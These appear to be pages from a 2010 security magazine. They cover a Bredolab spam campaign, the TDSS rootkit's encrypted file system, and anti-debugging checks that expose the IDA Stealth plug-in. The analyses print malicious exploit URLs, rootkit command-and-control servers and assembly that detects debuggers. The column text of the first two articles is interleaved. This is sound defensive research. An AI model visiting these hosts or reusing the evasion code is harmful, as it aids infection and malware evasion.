In some of the samples the URL was also stored in the Title or Author files, and the keytable in the eD field, but that can be overcome without even having to analyse the code thanks to the peculiarities of the fields (the keytable contains all alphanumeric characters and only once; the URL contains the recurring ‘t’ and ‘.’ characters in the beginning – both are easily spottable).

Both fields are scattered with spaces to make them look less suspicious. This approach makes it possible to quickly change the URL without having to recompile the entire PDF file. Ironically, in the observed cases quite the opposite happened: the PDF was recompiled (with the shellcode-creating script recompiled using new junk instructions), and the URL itself remained essentially unchanged. The URL observed in the majority of PDFs was `http://lib.willyselectronics.com:8080/welcome.php?id=6&pid=1&masha=590227589` with the value of *masha* being changed across the samples. Additionally, the PDF reader is also appended to the end in the form `&?reader_version=%version%`.

Uncharacteristically, the code contains debug messages if the Producer field of the PDF file begins with the text ‘debug’. Then, the major operational acts of the code and

values of constants like the decoded URL are logged using `app.alert`.

### Stage 4b: HTML

The twin part of the PDF attack is a piece of HTML employing the CVE-2010-0886 exploit in very much the same (not even obfuscated) form as the original proof-of-concept code. It contains the URL in base64-encoded hex representations. In most cases this URL was `http://lib.willyselectronics.com:8080/welcome.php?id=11&pid=10&1=1`, but there were occurrences where the URL pointed back to the intermediate malware-serving site, in the same form: `http://gogoop.casanovarevealed.com:8080/welcome.php?id=11&pid=1&1=1&5d`.

### WHERE DO YOU WANT TO GO TODAY?

The final spam and Bredolab landing sites all had relatively long lifespans in the attack (ranging from days to weeks), and the intermediate sites didn’t last longer than a day.

On checking the registration information for the utilized domains it all started to become clear. Following the old rule (‘cui prodest?’), the gain of this attack was the distribution of the spam landing site. As this site points to web pages registered in China, registered by Chinese email addresses (except for one notable exception), we can conclude that the attack must originate from China. Case closed.

However, there are more elements to this picture. Looking at the intermediate and final malware distribution sites, a totally different picture can be observed.

Most of the identified sites are subdomains of a domain registered via godaddy.com – these sites were probably

<i>Spam dropsite</i>	<i>Spam registrant</i>	<i>Time range</i>	<i>Domain registered</i>	<i>Registrar</i>
<code>http://toldspeak.com</code>	jiutoude@126.com	06.09–06.10; 06.17–06.19	06.05	CHINA SPRINGBOARD INC.
<code>http://mousewall.com</code>	sdfxdkj@126.com	06.14–06.19	06.09	CHINA SPRINGBOARD INC.
<code>http://mouseultra.com</code>	sdfxdkj@126.com	06.15	06.09	CHINA SPRINGBOARD INC.
<code>http://townknow.com</code>	dezenmocua@163.com	06.22	06.19	BEIJING INNOVATIVE LINKAGE TECHNOLOGY LTD.
<code>http://pullkeep.com</code>	ojanengzx@126.com	06.29–07.01	06.26	CHINA SPRINGBOARD INC.
<code>http://najzefpegpe.com</code>	ferinoudey@safrica.com	07.03–07.05	06.26	DATTATEC.COM BELONGING TO VERONICA P. IRAZOQUI
<code>http://knewname.com</code>	jilaheg@126.com	07.07–07.22	06.22	BIZCN.COM, INC.

Table 1: Spam dropsites.

<i>Intermediate malware site</i>	<i>Site registrant</i>	<i>Time range</i>	<i>Domain registered</i>	<i>Registrar</i>
sonnose.ru	start@bigmailbox.ru	06.09	05.31	NAUNET-REG-RIPN
guygun.ru	ig@maillife.ru	06.10	05.31	NAUNET-REG-RIPN
solusoy.soboxpeddler.com	Hacked subsite of a legit site	06.14		godaddy.com
blog.powerlinecoltd.com	Hacked subsite of a legit site	06.16		godaddy.com
treddent.photosronaldo.com	Hacked subsite of a legit site	06.16		godaddy.com
dogopao.bigmuggscoffee.com	Hacked subsite of a legit site	06.17		godaddy.com
cache.lamcfoundation.org	Hacked subsite of a legit site	06.17–06.18		godaddy.com
kissop.more-4-less.net	Hacked subsite of a legit site	06.22		godaddy.com
sox.restaurantesantjoan.com	Hacked subsite of a legit site	06.29		godaddy.com
dorops.golf-au-maroc.com	Hacked subsite of a legit site	06.29		godaddy.com
adok.emarket365.co.uk	Hacked subsite of a legit site	06.29		KEY-SYSTEMS-DE
ads.compressyourmortgage.com	Hacked subsite of a legit site	06.30		godaddy.com
cache.globalforexnet.com	Hacked subsite of a legit site	07.01		godaddy.com
blog.coolmandude.com	Hacked subsite of a legit site	07.03		godaddy.com
fokal.emanuelarpyflores.com	Hacked subsite of a legit site	07.05		godaddy.com
panlip.ru	tips@freenetbox.ru	07.07	07.05	NAUNET-REG-RIPN
letter.kafeira.com	Hacked subsite of a legit site	07.07		godaddy.com
inc.kleenterprises.biz	Hacked subsite of a legit site	07.07		godaddy.com
bittag.ru	tips@freenetbox.ru	07.08	07.05	NAUNET-REG-RIPN
clanday.com	elope@fastermail.ru	07.09	07.07	DNRegistrar.ru
tanspice.com	dodge@5mx.ru	07.09	07.07	BIZCN.COM
cafemack.com	soy@qx8.ru	07.12	07.07	DNRegistrar.ru
galslime.com	soy@qx8.ru	07.12	07.07	DNRegistrar.ru
sheepbody.com	es@qx8.ru	07.12	07.07	DNRegistrar.ru
silencepill.ru	ole@bigmailbox.ru	07.14	07.09	NAUNET-REG-RIPN
yacktack.ru	ole@bigmailbox.ru	07.14	07.09	NAUNET-REG-RIPN
hillchart.com	soy@qx8.ru	07.15	07.07	DNRegistrar.ru
raceobject.ru	people@bigmailbox.ru	07.15	07.11	NAUNET-REG-RIPN
galneed.ru	people@bigmailbox.ru	07.19	07.11	NAUNET-REG-RIPN
bellday.ru	hop@fastermail.ru	07.22	07.13	NAUNET-REG-RIPN

Table 2: Intermediate malware dropsites.

<i>Malware landing site</i>	<i>Site registrant</i>	<i>Registrar</i>
gogoop.casanovarevealed.com	Hacked subsite of a valid site	godaddy.com
lib.willyselectronics.com	Hacked subsite of a valid site	Directnic
sox.restaurantesantjoan.com	Hacked subsite of a valid site	godaddy.com
dorops.golf-au-maroc.com	Hacked subsite of a valid site	register.com
raceobject.ru	people@bigmailbox.ru	NAUNET-REG-RIPN
assofy.angiastargallery.com	Hacked subsite of a valid site	godaddy.com
treddent.photosronaldo.com	Hacked subsite of a valid site	godaddy.com
geekrib.ru	ig.maillife.ru	NAUNET-REG-RIPN

Table 3: Final Bredolab landing sites.

compromised. Meanwhile, another group of sites were registered in Russia only a few days prior to their use in the attack. The email addresses used for registration appeared only to have been used for this purpose – no

legitimate traffic was found relating to these addresses. One of the registrars of this domain, NAUNET-REG-RIPN, is a well-known spam- and malware-friendly provider – the preferred home for Russian cybercriminals [4].

## MALWARE ANALYSIS 2

### ROOTING ABOUT IN TDSS

*Aleksandr Matrosov, Eugene Rodionov*<sup>1</sup>  
ESET, Russia

DNRegistrar.ru is also frequently reported in connection with spam and malware.

A couple of these sites were registered in the same way as the intermediate distribution sites, but it is interesting to note that the majority seem to be using hacked legitimate websites, most of which are from godaddy.com, which has been the target in numerous cases of stolen accounts.

To summarize, the spam landing sites were registered in China only for use in the campaign; the intermediate sites are short-lived (often fast-flux) domains registered in Russia; and the final Bredolab landing sites are pretty much the same, except that these sites have a somewhat longer lifespan.

It is interesting to see a totally different approach to the different layers of the distribution. It does not make much sense to overcomplicate it so my only guess is that the different layers were outsourced/rented: the spam landing site was borrowed from a spam distribution group, and the group behind this attack was only responsible for the seeded email messages, the intermediate layers and the final Bredolab landing page. It may be a far-fetched conclusion, but it fits in the domain usage scheme. What also somewhat supports this hypothesis is the fact that the spam messages were written in good English, while the comments in the malware code were not.

The timeline of the intermediate distribution of the sites is rather interesting. In outline, the attack used hacked godaddy.com sites in the beginning and then switched to Russian sites (registered in a hurry, a couple of days beforehand) – a strange change of approach right in the middle of the events. Even more interesting is the story of the first couple of days, where Russian sites were used, along with a distribution method that has not been seen since. Moreover, the spam landing site was the one used a couple of transitions later and not in the beginning. Peculiar.

### REFERENCES

- [1] Danchev, D. Spamvertised Amazon ‘Verify Your Email’, ‘Your Amazon Order’ Malicious Emails. Dancho Danchev’s Blog.  
<http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html>.
- [2] The Cash Factory. Securelist.  
[http://www.securelist.com/en/analysis/204792083/The\\_Cash\\_Factory](http://www.securelist.com/en/analysis/204792083/The_Cash_Factory).
- [3] Kadiev, A. Web server-based malware – the Pegel case. Security Analyst Summit 2010.
- [4] cashweed.ru. McAfee SiteAdvisor.  
<http://www.siteadvisor.com/sites/cashweed.ru>.

Not so long ago one of our clients asked us to analyse a set of TDSS droppers, and to locate the source of the threat. As is described in a much lengthier report [1], we found evidence to suggest that a well-known cybercrime group was involved in the distribution of the rootkits.

The droppers were distributed using a pay-per-install (PPI) scheme that is already well known and gathering increasing popularity among cybercriminals. The PPI scheme is similar to those used for distributing toolbars for web browsers. If you are a partner distributing toolbars then you get a special build with an embedded identifier. This enables the number of installations for which you have been responsible to be calculated, and therefore also the calculation of the revenue due to you.

The same approach is used for distributing these rootkits: information about the distributor is embedded into the executable and special servers are used to calculate the number of installations.

### EASY MONEY

The Dogma Millions cybercrime group started business in the autumn of 2009, placing a variety of advertisements on public forums offering ‘easy money’. The group has a well-developed business infrastructure – from which many legitimate businesses could learn: for example, each affiliate is assigned a personal manager who can be consulted in case of any problems [2].

In order to reduce the likelihood of detection by anti-virus software, distributed malware is repacked every few hours (or even more frequently) and partners are specifically instructed *not* to check whether the malware can be detected by anti-virus products by using resources like *VirusTotal*. If these rules are violated, a partner may be fined. Usually, the cybercrime group uses all-too-reliable packers and protectors which ensure that the malware remains undetected by many anti-virus products.

### ENCRYPTED FILE SYSTEM

One of the most interesting features of the rootkit is its file system, which is used to store its files and keep them hidden. The file system consists of:

- injectors (tdlcmd.dll)
- configuration information (config.ini)

<sup>1</sup>With special thanks to David Harley for participating in this research.

- the rootkit body (tdl)
- overwritten resources of the infected file (rsrc.dat)
- additional files that are downloaded from the Internet.

We can see the layout of the file system in Figure 1.




Figure 1: Rootkit file system layout.

The file system begins at the end of the disk, namely at the last logical block (sector), and grows towards the beginning of the disk. Thus, in theory it can overwrite users' data, if it grows large enough. It starts at the offset from the beginning of the disk which can be calculated with the following formula:

$$offset = (x - 1) * y$$

Here,  $x$  represents the total number of logical blocks on the disk, while  $y$  represents the size of the logical block (typically, the size of the logical block is 512 bytes). The file system of the rootkit is also divided into blocks. Each block has a size of 1,024 bytes. At the very beginning of the file system file there is a table which contains information about all the files stored in the file system. Each record in the table has the following format:

- file name (limited to 16 symbols);
- starting offset of the file from the beginning of the file system expressed in kilobytes (to get the actual offset of a file we need to subtract the starting offset multiplied by 1,024 from the offset of the beginning of the file system);
- size of the file;
- time of creation.

The structures that describe the file system are detailed in the next section.

## FILE SYSTEM STRUCTURES

```
// Structure corresponding to file entry in the file
// table
typedef struct _TDL_FILE_TABLE_ENTRY
{
    char FileName[16];           // file name
    ULONG FileSize;             // size of the file
    ULONG FileOffset;           // offset of the file
    // in kilobytes
    _int64 FileTime;            // time of creation
}TDL_FILE_TABLE_ENTRY, *PTDL_FILE_TABLE_ENTRY;

// Structure corresponding to block with file
typedef struct _TDL_FILE_OBJECT
{
    ULONG Signature;            // TDLF or TDLN if
    // the block is free
    ULONG NextBlockOffset;      // offset to the
    // next block with file data in kilobytes
    ULONG Reserved;
    UCHAR FileData[0x3F4];      // file data
}TDL_FILE_OBJECT, *PTDL_FILE_OBJECT;

// Structure corresponding to file table
typedef struct _TDL_FS_DIRECTORY
{
    ULONG Signature;            // TDLF
    ULONG NextBlockOffset;      // offset of the
    // next block with file table if any
    ULONG Reserved;
    TDL_FILE_TABLE_ENTRY Files[0x1F]; // array of
    // file entries in file table
}TDL_FS_DIRECTORY, *PTDL_FS_DIRECTORY;
```

Each block of the rootkit's file system has the following format:

- 0/3 bytes – signature:
  - TDLN – if the block contains file table information
  - TDLF – if the block contains a file
  - TDLN – if the block is free
- 4/7 – offset to the next block from the beginning of the file system expressed in kilobytes;
- 8/11 – size of the data;
- 12/1023 – data.

Figure 2 shows an example of the file table.

As we can see from Figure 2, the file system contains five files:

```

814AE79C 00 00 00 00 54 44 4C 44 00 00 00 00 00 00 00 00 .....TDL3.....
814AE7AC 63 6F 6E 66 69 67 2E 69 6E 69 00 00 00 00 00 00 config.ini.....
814AE7BC A1 02 00 00 01 00 00 00 B5 41 60 38 6C E0 CA 01 6.....|a 81p|
814AE7CC 74 64 6C 00 00 00 00 00 00 00 00 00 00 00 00 tdl.....
814AE7DC 9B 52 00 00 02 00 00 00 8A A4 62 38 6C E0 CA 01 WR.....Kab81p|
814AE7EC 72 73 72 63 2E 64 61 74 00 00 00 00 00 00 00 00 rsrc.dat.....
814AE7FC 93 03 00 00 17 00 00 00 82 E8 9B 38 6C E0 CA 01 U.....BuW81p|
814AE80C 74 64 6C 63 6D 64 2E 64 6C 6C 00 00 00 00 00 00 tdlcmd.dll.....
814AE81C 00 52 00 00 18 00 00 00 01 11 A3 38 6C E0 CA 01 R.....r81p|
814AE82C 00 78 61 79 2E 74 6D 70 00 00 00 00 00 00 00 00 .xay.tmp.....
814AE83C 00 52 00 00 2A 00 00 00 6D 24 56 DF 56 E1 CA 01 R.*.n$U-Uc|
814AE84C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE85C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE86C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE87C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE88C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE89C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE8AC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE8BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE8CC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE8DC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
814AE8EC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 2: First block of the rootkit's file system.

- *tdl* – file containing the body of the rootkit
- *config.ini* – configuration file
- *rsrc.dat* – 915 (0x393) bytes of the overwritten resources of the infected driver
- *tdlcmd.dll* – the module that is injected into processes
- *?xay.tmp* – deleted temporary file.

Also, we can see that the file *config.ini* has a size of 0x2A1 bytes and starts at the next block (its offset is 1 kilobyte) of the file system.

Each block of the rootkit's file system is encrypted. In the latest version (3.273) the blocks are encrypted by XORing with a constant value (0x54) which is incremented at each XOR operation, while in the previous versions the RC4 cipher was used with the 'tdl' key.

In the course of our research into TDSS [1], from which this is a brief extract, we have developed a universal utility for dumping the rootkit's hidden file system. Our utility has worked correctly with all the samples which we have been able to test to date, and is available from <http://www.eset.ru/viruslab/analytics/tdlfdumper.zip>.

This tool is useful for getting files stored into TDL3's encrypted file system (v. 2.23 and higher). It's used as follows:

Run the tool with the following parameters:

```
tfd.exe [-v] [directory_to_save_files]
```

-v for verbose output;

directory\_to\_save\_files – specify the directory where content of the file system will be stored.

The tool requires administrative privileges (in order to load the driver). Here, just to give you a final flavour of how it looks, is an example of the sort of output you can expect using *tfd.exe*:

Output example: *tfd.exe*

Contents of TDL3 file system:

```

config.ini      MD5: C7562452A2D22E264CA936FD24169539
tdl             MD5: 19640E59F88B3EC86810F5CB92532A7F
rsrc.dat       MD5: EDF98E57B9A88A731FA016671C7E222
bckfg.tmp      MD5: 1BB9C4C278BAD9AEA26D36581679EC7E
tdlcmd.dll     MD5: 5250D03F8BA4337426AC928B64C10C2E

```

Output example: *tfd.exe -v*

Contents of TDL3 file system:

```

config.ini  Size: 505 bytes      MD5: C7562452A2D22E264
CA936FD24169539 Creation time: 24/05/2010 14:43:14

tdl        Size: 25159 bytes   MD5: 19640E59F88B3EC86
810F5CB92532A7F Creation time: 24/05/2010 14:43:14

rsrc.dat  Size: 917 bytes      MD5: EDF98E57B9A88A731
FA016671C7E222 Creation time: 24/05/2010 14:43:15

bckfg.tmp Size: 191 bytes     MD5: 1BB9C4C278BAD9AEA2
6D36581679EC7E Creation time: 24/05/2010 14:43:15

tdlcmd.dll Size: 20480 bytes  MD5: 5250D03F8BA4337426
AC928B64C10C2E Creation time: 24/05/2010 14:43:15

```

```

config.ini:
[main]
quote=Tempers are wearing thin. Let's hope some robot
doesn't kill everybody
version=3.273
botid=b79aea7d-ea32-4da4-bdd0-85af03bd91c7
affid=11418
subid=0
installdate=24.5.2010 14:43:16
builddate=8.4.2010 11:18:57
[injector]
*=tdlcmd.dll
[tdlcmd]
servers=https://873hg7xx60.com/;https://34jh7alm94.
asia/;https://112.121.181.26/;https://61.61.20.132/
wspservers=http://lk0lha71gg1.cc/;http://z1091kha644.
com/;http://91jjak4555j.com/
popupservers=http://zxcl9abnz72.com/
version=3.74

```

## REFERENCES

- [1] Matrosov, A.; Rodionov, E. TDL3: The Rootkit Of All Evil? <http://www.eset.com/documentation/white-papers>.
- [2] Stevens, K. The Underground Economy of the Pay-Per-Install (PPI) Business. [http://www.blackhat.com/presentations/bh-dc-10/Stevens\\_Kevin/BlackHat-DC-2010-Stevens-Underground-wp.pdf](http://www.blackhat.com/presentations/bh-dc-10/Stevens_Kevin/BlackHat-DC-2010-Stevens-Underground-wp.pdf).

# TECHNICAL FEATURE

## ANTI-UNPACKER TRICKS – PART THIRTEEN

Peter Ferrie  
Microsoft, USA

New anti-unpacking tricks continue to be developed as older ones are constantly being defeated. This series of articles describes some tricks that might become common in the future, along with some countermeasures [1–13].

In this article we look at some anti-unpacking tricks that are specific to the *IDA* plug-in *IDA Stealth*.

Unless stated otherwise, all of the techniques described here were discovered and developed by the author.

### IDA PLUG-INS

A number of packers have been written to detect the *IDA* debugger, so one plug-in (so far) has been written to attempt to hide it from those packers. The following is a description of that plug-in, with a list of vulnerabilities that could be used to detect it.

### IDA STEALTH

The *IDA Stealth* plug-in was described in a previous paper [8]. What follows is a description of the changes from the previous version, and behaviour that is specific to more recent versions of *Windows*.

*IDA Stealth* sets the `PEB->Heap->ForceFlags` flags to zero, and clears all but the `HEAP_GROWABLE` flag in the `PEB->Heap->Flags` flags. However, the location of these fields was moved in *Windows Vista*, so the plug-in fails to hide the changes. *IDA Stealth* also clears all but the `FLG_STOP_ON_EXCEPTION`, `FLG_SHOW_LDR_SNAPS`, `FLG_DEBUG_INITIAL_COMMAND`, `FLG_STOP_ON_HUNG_GUI` and `FLG_HEAP_VALIDATE_ALL` bits in the `PEB->NtGlobalFlag` field. Whilst not as wrong as setting bits arbitrarily, this behaviour is still incorrect.

*IDA Stealth* patches the debugger's `ntdll RtlGetNtGlobalFlags()` function code to always return zero.

*IDA Stealth* hooks the debugger's `ntdll NtQuerySystemInformation()` function by replacing its first five bytes with a relative jump to an injected DLL. The hook intercepts any attempt to call the `ntdll NtQuerySystemInformation()` function with the `SystemKernelDebuggerInformation` class. When that occurs, the hook calls the original `ntdll NtQuerySystemInformation()` function, and exits if an error occurs. If no error occurs, then *IDA Stealth* will store a

value that corresponds to the cleared `KdDebuggerEnabled` flag and the `KdDebuggerNotPresent` flag that is set. However, it is unclear why this function is intercepted, since *IDA* is not a kernel-mode debugger.

The hook also checks if the `ntdll NtQuerySystemInformation()` function was called with the `SystemProcessInformation` class. If so, then the hook calls the original `ntdll NtQuerySystemInformation()` function. If the call is successful, and the 'hide IDA' option is enabled, then the hook searches within the returned buffer for 'idag.exe' or 'idaw.exe', then erases all copies of the name that are found.

If the 'fake parent' option is enabled, then the hook replaces the process ID of the *IDA* debugger with the process ID of `EXPLORER.EXE` in the `InheritedFromUniqueProcessId` field. This could be considered a bug, since the true parent might not be *Explorer*. The proper behaviour would be to use the process ID of *IDA*'s parent.

*IDA Stealth* also hooks the debugger's `ntdll NtQueryInformationProcess()` function by replacing its first five bytes with a relative jump to an injected DLL. The hook intercepts any attempt to call the `ntdll NtQueryInformationProcess()` function with the `ProcessDebugPort` class, and returns a zero for the debug port if the current process ID matches the requested process ID.

The hook also checks whether the `ntdll NtQueryInformationProcess()` function was called with the `ProcessBasicInformation` class, and that the current process ID matches the requested process ID. If both of those conditions are true, then the hook replaces the parent process ID with that of the shell window in the `InheritedFromUniqueProcessId` field. This could be considered a bug, since the true parent might not be the shell. The proper behaviour would be to use the process ID of *IDA*'s parent.

*IDA Stealth* hooks the debugger's `ntdll NtQueryObject()` function by replacing the first five bytes of the function with a relative jump to an injected DLL. The hook intercepts attempts to call the `ntdll NtQueryObject()` function with the `ObjectAllTypesInformation` class. When that occurs, the hook calls the original `ntdll NtQueryObject()` function, then searches within the returned buffer for the 'DebugObject' string. The hook sets the object count to zero if the `DebugObject` is found.

The plug-in no longer hooks the debugger's `ntdll NtClose()` function. Instead, it patches the `ntdll KiUserExceptionDispatcher()` function by replacing the function's first byte with a 'C3' opcode ('RET' instruction). This has the effect of disabling the exception that is raised

when an invalid handle is passed to the ntdll NtClose() function. However, this technique only works on the 32-bit versions of *Windows*. On 64-bit versions of *Windows*, the ntdll KiRaiseExceptionDispatcher() function is called as before, but it is the 64-bit version of the function that is being called. That function calls the 64-bit kernel32 RaiseException() function, which eventually delivers the exception to the environment. As a result, the exception remains visible.

Apparently, it would be possible to apply the same first-byte replacement on the 64-bit platform, but it would require the use of an interesting trick. Specifically, the code must use a gate to enter 64-bit mode. From there, it would be a simple matter to call the ntdll NtProtectVirtualMemory() function to unprotect the memory, write the opcode as usual, and then call the ntdll NtProtectVirtualMemory() function again to re-protect the memory. Finally, the code must return to 32-bit mode through the gate. The existence of such a gate has been disclosed publicly [14]. This gate has some interesting properties. For example, it is impossible to query its attributes from user mode. The problem is that the 32-bit ntdll NtQueryInformationThread() function supports only three selectors for a selector query: 0x20 (which corresponds to the CS selector), 0x28 (which corresponds to the DS/ES/FS/GS selectors), and 0x50 (which corresponds to the FS selector). The results are also hard coded, and the behaviour is contained entirely within the wow64.dll file. The call never reaches ntoskrnl.exe.

In any case, disabling the exception without reference to the 'HKLM\System\CurrentControlSet\Control\Session Manager\GlobalFlag' registry value means that the absence of the exception might reveal the presence of *IDA Stealth*.

*IDA Stealth* hooks the debuggee's ntdll NtSetInformationThread() function by replacing its first five bytes with a relative jump to an injected DLL. The hook intercepts attempts to call the ntdll NtSetInformationThread() function with the HideThreadFromDebugger class. The hook detects an invalid handle by attempting to duplicate the handle. If the handle is valid, then the hook ignores the request and returns successfully.

The plug-in hooks the debuggee's kernel32 SuspendThread() function by replacing its first five bytes with a relative jump to an injected DLL. The hook detects an invalid handle by attempting to duplicate it. If the handle is valid, then the hook ignores the request and returns successfully.

*IDA Stealth* hooks the debuggee's kernel32 GetTickCount() function by replacing the first five bytes of the function with a relative jump to an injected DLL. When the hook is reached for the first time, it calls the kernel32

QueryPerformanceCounter() function to get an initial value for the tick count. Subsequent calls to the hook cause it to return a tick count that increases in a non-linear fashion.

The plug-in hooks the debuggee's user32 BlockInput() function by replacing its first five bytes with a relative jump to an injected DLL. When the hook is reached, it simply returns successfully. However, this behaviour is incorrect. *Windows* will not allow the input to be blocked twice, nor will it allow the input to be enabled twice. Thus, if the same state is passed to the function twice, the result should be different.

Example code looks like this:

```
push 1
call BlockInput
xchg ebx, eax
push 1
call BlockInput
xor ebx, eax
je being_debugged
```

*IDA Stealth* hooks the debuggee's kernel32 OpenProcess() function once again by replacing its first five bytes with a relative jump to an injected DLL. When the hook is reached, it enumerates the list of processes in order to find the CSRSS.EXE process. If that process is found, then its process ID is compared to the requested process ID. If there is a match, then the hook returns an error code. Otherwise, it calls the original function.

*IDA Stealth* hooks the debuggee's user32 SwitchDesktop() function by replacing the first five bytes of the function with a relative jump to an injected DLL. The hook detects an invalid handle by attempting to duplicate the handle. If the handle is valid, then the hook ignores the request and returns successfully.

The plug-in hooks the debugger's ntdll DbgUiConvertStateChangeStructure() function, if it is available (the API was introduced in *Windows XP*), by replacing its first five bytes with a relative jump to the plug-in. When the hook is reached, it checks for the DBG\_PRINTEXCEPTION\_C (0x40010006) exception, and then simply returns success if it is seen. Otherwise, it calls the original function. This allows the exception to be delivered to the debuggee.

*IDA Stealth* hooks the debuggee's kernel32 GetThreadContext() function by replacing its first five bytes with a relative jump to an injected DLL. When the hook is reached, it calls the original kernel32 GetThreadContext() function, and then either zeroes the contents of the debug registers, or returns a cached copy of the debug registers. There is a bug in this code which is that the register cache is identified by the current thread ID, instead of the ID of the thread for which the context is being retrieved. Thus, if

multiple threads request the same information for the same thread, they might receive different results.

*IDA Stealth* hooks the debuggee's kernel32

SetThreadContext() function by replacing its first five bytes with a relative jump to an injected DLL. When the hook is reached, it caches a copy of the debug registers, and then removes the CONTEXT\_DEBUG\_REGISTERS flag from the ContextFlags field, before completing the call. There are two bugs in that code. The first is that the register cache is identified by the current thread ID, instead of the ID of the thread for which the context is being set. Thus, if one thread sets the context for a second thread, and a third thread retrieves the context for the second thread, then the context might be different. The second bug is that the hook does not check if the lpContext parameter points to a valid memory address, that the lpContext range is readable, or that the first four bytes of the lpContext range are writable. If the lpContext pointer is invalid, not fully readable, or the first four bytes are not writable, then *IDA Stealth* will cause an exception. The *IDA* debugger will trap the exception, but the debugging session will be interrupted.

*IDA Stealth* hooks the debuggee's ntdll NtYieldExecution() function by replacing its first five bytes with a relative jump to an injected DLL. When the hook is reached, it calls the original ntdll NtYieldExecution() function, then returns successfully.

The plug-in hooks the debuggee's ntdll NtTerminateThread() function by replacing its first five bytes with a relative jump to an injected DLL. The hook detects an invalid handle by attempting to duplicate the handle. If the handle is valid, then the hook ignores the request and returns successfully. This could be considered a bug, because it disallows the intentional termination of user-created threads.

Similarly, *IDA Stealth* hooks the debuggee's ntdll NtTerminateProcess() function by replacing its first five bytes with a relative jump to an injected DLL. The hook detects an invalid handle by attempting to duplicate it. If the handle is valid, then the hook ignores the request and returns successfully. This could be considered a bug, because it disallows the intentional termination of user-created processes.

*IDA Stealth* hooks the debuggee's ntdll RtlGetVersion() function, if it exists (the API was introduced in *Windows 2000*), by replacing the first five bytes of the function with a relative jump to an injected DLL. When the hook is reached, it checks if the RTL\_OSVERSIONINFOEXW format was requested. If the RTL\_OSVERSIONINFOEXW format was not requested, then the hook assumes that the requested format was the RTL\_OSVERSIONINFOW format. This behaviour is identical to that of *Windows XP*. However,

the different versions of *Windows* behave in different ways regarding this function. The exact problem is how to behave if the size field specifies a buffer that is not large enough to receive the full data. Specifically, *Windows 2000* always writes 0x14 bytes before checking the value in this field; *Windows XP* writes 0x14 bytes and the service pack string before checking the value in this field; *Windows Vista* and later versions write 0x14 bytes and the service pack string before checking the value in this field, but limit the copy to a maximum of 0xfe bytes. As a result, the function can behave in one of three ways.

Example code looks like this:

```
mov  eax, fs:[30h]
mov  d [eax+1f4h], offset 12
push offset 11
call  RtlGetVersion
...
11: db  16h dup (1)
12: db  100h dup (2), 0, 0
```

On *Windows 2000*, the byte at 11+0x14 has a value of 1, because the data is not copied at all. On *Windows XP*, the byte at 11+0x14 has a value of 2, because the data is copied irrespective of size. On *Windows Vista*, the byte at 11+0x14 has a value of 0, because the data is copied until the maximum length is reached, and then the value is zeroed because the string is too long. This behaviour allows *IDA Stealth* to be detected on specific platforms.

Example code looks like this:

```
call  GetVersion
cmp  al, 5
jb   not_supported
xchg ebx, eax
mov  eax, fs:[30h]
mov  d [eax+1f4h], offset 18
push offset 15
call  GetModuleHandleA
push offset 16
push  eax
call  GetProcAddress
push offset 17
call  eax
movzx ecx, b [offset 17+14h]
jecz 13
loop 12
;looks like Windows 2000
;fail if doesn't behave like it
cmp  bx, 5
11: je  14
;fail if unrecognised value
12: loop being_debugged
;looks like XP
;fail if doesn't behave like it
```

```

    cmp    bx, 105h
    jmp    11
    ;looks like Windows Vista+
    ;fail if doesn't behave like it
13: cmp    bl, 6
    jb    being_debugged
14: ...
15: db    "ntdll", 0
16: db    "RtlGetVersion", 0
17: db    16h dup (1)
18: db    100h dup (2), 0, 0

```

*IDA Stealth* hooks the debugger's kernel32

DebugActiveProcess() function by replacing its first five bytes with a relative jump to the plug-in. When the hook is reached, it overwrites the entire contents of the debuggee's ntdll.dll code section with that of the debugger's ntdll.dll code section, whose size is specified by the SizeOfCode field in the PE header. This has the effect of removing any changes that the debuggee might have made, in an attempt to prevent a debugger from attaching to the process. However, this technique is detected very easily.

Example code looks like this:

```

    push  offset 13
    call  GetModuleHandleA
    push  offset 14
    push  eax
    call  GetProcAddress
    push  eax
    push  esp
    push  40h ;PAGE_EXECUTE_READWRITE
    push  1
    push  eax
    xchg  ebx, eax
    call  VirtualProtect
    mov   b [ebx], 0c3h
    push  eax
    push  esp
    xor   eax, eax
    push  eax
    push  ebx
    push  offset 11
    push  eax
    push  eax
    call  CreateThread
    ...
11: pop  eax
    pop  eax
12: cmp  b [eax], 0c3h
    je   12
    jmp  being_debugged
13: db  "ntdll", 0
    ;use a less common API
14: db  "DbgUserBreakPoint", 0

```

The plug-in installs a driver that makes the RDTSC instruction illegal when called from ring 3. The driver's name is 'rdtsceму' by default, but it can optionally be a random string value returned by either the kernel32 QueryPerformanceCounter() function or the kernel32 GetTickCount() function.

The driver intercepts the exception that occurs when the instruction is issued. When the exception occurs, the driver executes the RDTSC instruction in ring 0, and then returns a value that is controlled by the driver, as the elapsed time since the last time the RDTSC instruction was executed. The value has a delta applied to it, which is specified as part of a DeviceIoControl() call.

The author of *IDA Stealth* responded to the report. Some things were changed in version 1.1.1, such as adding support for the heap flags location for *Windows Vista*. However, the NtClose() problem remains on 64-bit *Windows*.

